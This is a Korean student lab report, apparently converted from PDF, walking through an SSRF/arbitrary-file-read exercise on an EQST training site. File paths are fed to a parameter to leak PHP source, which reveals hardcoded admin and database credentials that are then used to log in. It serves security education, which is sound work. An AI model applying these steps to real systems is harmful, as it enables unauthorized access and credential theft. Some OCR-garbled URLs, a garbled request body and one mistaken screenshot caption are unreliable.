
: 텍스트 편집기를 이용하여 Base64 디코딩을 수행한다.



(코드 확인 가능, Burp history에서 확인했던 내용과 동일)



Step 3-3. file 파라미터에 [https://lab.eqst.co.kr:8099/ssrf\\_2/admin\\_login.php](https://lab.eqst.co.kr:8099/ssrf_2/admin_login.php) 삽입 후 요청 전송 : img 태그에 어떤 데이터가 들어있음을 확인할 수 있다.



## (base64 디코딩 수행 후 코드 확인 가능, Burp history에서 확인했던 내용과 동일)

```

<!--[s] main-content-->
<div class="main-content">
 <div class="main-content-inner">
 <div class="page-content">
 <div class="page-header">
 <h1>
 <i class="ace-icon fa fa-ellipsis-v orange"></i>
 관리자 페이지(비공개)
 </h1>

 </div>
 <div class="hr10"></div>
 <form name="LoginFm" id="LoginFm" method="POST" >
 <input type="hidden" name="returnurl" id="returnurl" value="" >
 <!--[s] wrap_login-->
 <div class="wrap_login" >
 <ul class="box_login">
 <li class="tit"> 관리자 페이지
 <input type="text" name="login_id" value="" tabindex="1" id="login_id" placeholder="아이디" class="userID" />
 <input type="password" name="login_pwd" value="" tabindex="2" id="login_pwd" placeholder="패스워드" class="userPW" />
 <li class="line_btn">


```

### Step 3-4. file 파라미터에 admin\_login.php 삽입 후 요청 전송

: img 태그에 어떤 데이터가 들어있음을 확인할 수 있다.

| Request                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            | Response                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <pre> 1 POST /surf_2/main.php HTTP/1.1 2 Host: lab.eqst.co.kr:8099 3 Cookie: PHPSESS=bf4fe9e45f2c5eb37a54ec0f7d7427ad0f6 4 Content-Length: 81 5 Content-Type: application/x-www-form-urlencoded 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36 7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: navigate 10 Sec-Fetch-Dest: document 11 Referer: https://lab.eqst.co.kr:8099/surf_2/main.php 12 Accept-Encoding: gzip, deflate, br 13 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 14 Priority: -1 15 Connection: keep-alive 16 file=admin_login.php&amp;read=%ECD%24CNE%7B%4HE%ED%9999%5EC%90%68%ED%99%68%EA%68%8B </pre> | <pre> &lt;!--[s] main-content--&gt; &lt;div class="main-content"&gt;     &lt;div class="main-content-inner"&gt;         &lt;div class="page-content"&gt;             &lt;div class="page-header"&gt;                 &lt;h1&gt;                     &lt;i class="ace-icon fa fa-ellipsis-v orange"&gt;&lt;/i&gt;                     관리자 페이지(비공개)                 &lt;/h1&gt;&lt;br&gt;                 &lt;span id="search_word"&gt;&lt;/span&gt;             &lt;/div&gt;             &lt;div class="hr10"&gt;&lt;/div&gt;         &lt;form name="LoginFm" id="LoginFm" method="POST" &gt;             &lt;input type="hidden" name="returnurl" id="returnurl" value="" &gt;         &lt;!--[s] wrap_login--&gt;         &lt;div class="wrap_login" &gt;             &lt;ul class="box_login"&gt;                 &lt;li class="tit"&gt; 관리자 페이지&lt;/li&gt;                 &lt;li&gt;&lt;input type="text" name="login_id" value="" tabindex="1" id="login_id" placeholder="아이디" class="userID" /&gt;&lt;/li&gt;                 &lt;li&gt;&lt;input type="password" name="login_pwd" value="" tabindex="2" id="login_pwd" placeholder="패스워드" class="userPW" /&gt;&lt;/li&gt;             &lt;li class="line_btn"&gt; </pre> |


: Base64 디코딩 수행 후, 코드에서 관리자 페이지(admin\_login.php)의 ID 와 PW 를 확인할 수 있다. (id: adminuser, pw: adminpassword)



```
228 <!--[e] wrap_login-->
229
230
231 <?php
232 if(isset($_POST['okdk']))
233 {
234 $id=trim($_POST['login_id']);
235 $pw=trim($_POST['login_pwd']);
236 if($id === "adminuser" && $pw === "adminpassword")
237 {
238 $_SESSION['ADMIN_YN'] = "Y";
239 echo("<script>location.replace('admin.php');</script>");
240 }
241 else
242 {
243 echo "

아이디/패스워드가 일치하지 않습니다.";
244 }
245 }
```


: 관리자 페이지(admin\_login)에 ID 와 PW 를 입력하여 로그인을 시도한다.



## EQST 관리자 페이지

adminuser  
\*\*\*\*\*  
**로그인**

: 로그인 성공, admin.php 접속 성공



## EQST 관리자 페이지

Remote Host IP: 127.0.0.1  
DB Username:  
DB Password:  
**로그인**

## Step 4. DB 연결 페이지를 통한 내부 DB 접속

### Step 4-1. file 파라미터에 admin.php 삽입 후 요청 전송

: img 태그에 어떤 데이터가 들어있음을 확인할 수 있다.

The screenshot shows the Burp Suite interface. In the Request tab, a POST request to `/main.php` is shown with the file parameter set to `admin.php`. In the Response tab, the server's response includes an `img` tag with a large base64 encoded string. This string represents the contents of the `admin.php` file, which is likely a shell or exploit payload.

: Base64 디코딩 수행 후, 코드에서 admin.php에 include 된 declare.php를 확인할 수 있다.

(include/common/declare.php)

The screenshot shows the `declare.php` file in EditPlus. The code includes the following line:

```
<?php include "include/common/declare.php";?>
```

This indicates that the `admin.php` file is including the `declare.php` file from the common directory.

Step 4-2. file 파라미터에 include/common/declere.php 삽입 후 요청 전송

: img 태그에 어떤 데이터가 들어있음을 확인할 수 있다.

The screenshot shows a ZAP session with the following details:

- Target:** https://lab.eqt.co.kr:8099
- Request:** POST /saarf\_2/main.php HTTP/1.1
- Response:** Status 200 OK, Content-Type: text/html; charset=UTF-8
- Inspector:** Shows the response body containing HTML and JavaScript code.

The response body includes:

```
<input type="submit" name="read" value="사진 확인하기">
</input>
</td>
</tr>
<tr>
<td>257</td>
<td><input style="height:50%;width:100%" type="text" value="https://lab.eqt.co.kr:8099/saarf_2/main.php?read=1" />
</td>
<td>
<script>
$(document).ready(function() {
 $('#read').click(function(e) {
 e.preventDefault();
 var keyword = $('#keyword').val();
 if(keyword === '') {
 alert('검색 결과 : ' + $('#search_word').val());
 $('#search_word').html('');
 } else {
 var queryString = $('#form[name=searchForm]').serialize();
 $.ajax({
 type : 'post',
 url : 'https://lab.eqt.co.kr:8099/saarf_2/main.php',
 data : queryString,
 dataType : 'html',
 error: function(xhr, status, error){
 alert(error);
 },
 });
 }
 });
});
</script>
</td>
</tr>
```

: Base64 디코딩 수행 후, 코드에서 declare.php 에 include 된 class.db.php 를 확인할 수 있다.

(include/common/class.db.php)



1 1<?php  
2 include\_once "include/common/property.php";  
3 include\_once "include/common/class.db.php";  
4 include\_once "include/common/common.function.php";  
5 ?>

Step 4-3. file 파라미터에 include/common/class.db.php 삽입 후 요청 전송 : img 태그에 어떤 데이터가 들어있음을 확인할 수 있다.

: Base64 디코딩 수행 후, 코드에서 DB 연결 페이지(admin.php)의 ID와 PW를 확인할 수 있다. (ID: ssrf\_user, PW: ssrf12#\$)



The screenshot shows the EditPlus IDE interface with the following details:

- Title Bar:** EditPlus - [C:\Users\Wmueubb\Downloads\class.php]
- Menu Bar:** 파일(F) 편집(E) 보기(V) 검색(S) 문서(D) 프로젝트(P) 도구(T) 브라우저(B) Emmet 정(W) 도움말(H)
- Toolbar:** Includes icons for file operations like Open, Save, Find, Copy, Paste, etc.
- Code Editor:** Displays the following PHP code:

```
<?php

class db extends mysqli {

 private static $instance;
 private static $instance1;

 public static function getInstance($_db, $_db_user, $_db_pass){

 if(! isset(self::$instance)){
 //self::$instance = new db(db_host , db_user , db_pass , db_db);
 // op db [host: mariadb, ID:ssrf_user, PW:ssrf12#$]
 self::$instance = new db("mariadb" , $_db_user, $_db_pass, "skinfosec");
 }
 return self::$instance;
 }
}
```

The code defines a `db` class extending `mysqli`. It includes static properties `$instance` and `$instance1`, and a static method `getInstance` that returns the instance of the class. The `getInstance` method checks if the instance is already set, and if not, it creates a new instance using the provided parameters or a default configuration.

: 획득한 ID 와 PW 를 입력한다.

The screenshot shows a web browser window with three tabs open: 'EQST LMS', 'EQST 보안교육센터', and 'EQST 보안교육센터'. The active tab is 'EQST 보안교육센터' at the URL 'lab.eqst.co.kr:8099/ssrf\_2/admin.php'. The page title is 'EQST 보안교육센터'. On the right, there is a welcome message '이큐스트님 환영합니다.' and links for '로그아웃' and '개인정보수정'. Below the title, there is a placeholder '사진 뷰어'. The main content area is titled 'DB 연결 페이지(비공개)'. It contains three input fields: 'Remote Host IP:' with value '127.0.0.1', 'DB Username:' with value 'ssrf\_user', and 'DB Password:' with value 'ssrf12#\$. A button labeled 'DB 접속하기' is located below the inputs.

: 로그인 성공

The screenshot shows the same web browser window after logging in. The active tab is still 'EQST 보안교육센터' at the URL 'lab.eqst.co.kr:8099/ssrf\_2/admin.php'. The page title is 'EQST 보안교육센터'. The right side shows the welcome message '이큐스트님 환영합니다.' and links for '로그아웃' and '개인정보수정'. The main content area is titled 'DB 연결 페이지(비공개)'. The input fields for 'Remote Host IP', 'DB Username', and 'DB Password' are identical to the previous screenshot. Below the inputs, a button labeled 'DB 접속하기' is present. In the bottom left corner of the form area, there is a text field containing the value 'wow\_you\_got\_db?'.

\* SK 쉴더스 '[Special Report] 웹 취약점과 해킹 매커니즘#10 SSRF(Server-Side Request Forgery)'

참고 ([https://blog.naver.com/PostView.naver?blogId=sk\\_shieldus&logNo=223013833037&parentCategoryNo=&categoryNo=&viewDate=&isShowPopularPosts=false&from=postView](https://blog.naver.com/PostView.naver?blogId=sk_shieldus&logNo=223013833037&parentCategoryNo=&categoryNo=&viewDate=&isShowPopularPosts=false&from=postView))

성명	프로젝트 후 소감
박기쁨	SSRF 를 실습하며, 파라미터를 통한 값의 입력과 출력이 가능한 페이지나, DB 와 맞닿아 있는 페이지의 정보 유출 위험성이 피부로 와닿았다. 페이지의 기능을 프로그래머가 의도한 대로 사용하지 않고, 원하는 정보를 탈취하기 위해 내부로 침투하고 기능을 비틀어 사용한다면 정보를 쉽게 탈취할 수 있다는 사실을 깨달았고, 이를 우회하고 예방하기 위한 프로그래밍이 그만큼 중요하다는 것을 느꼈다.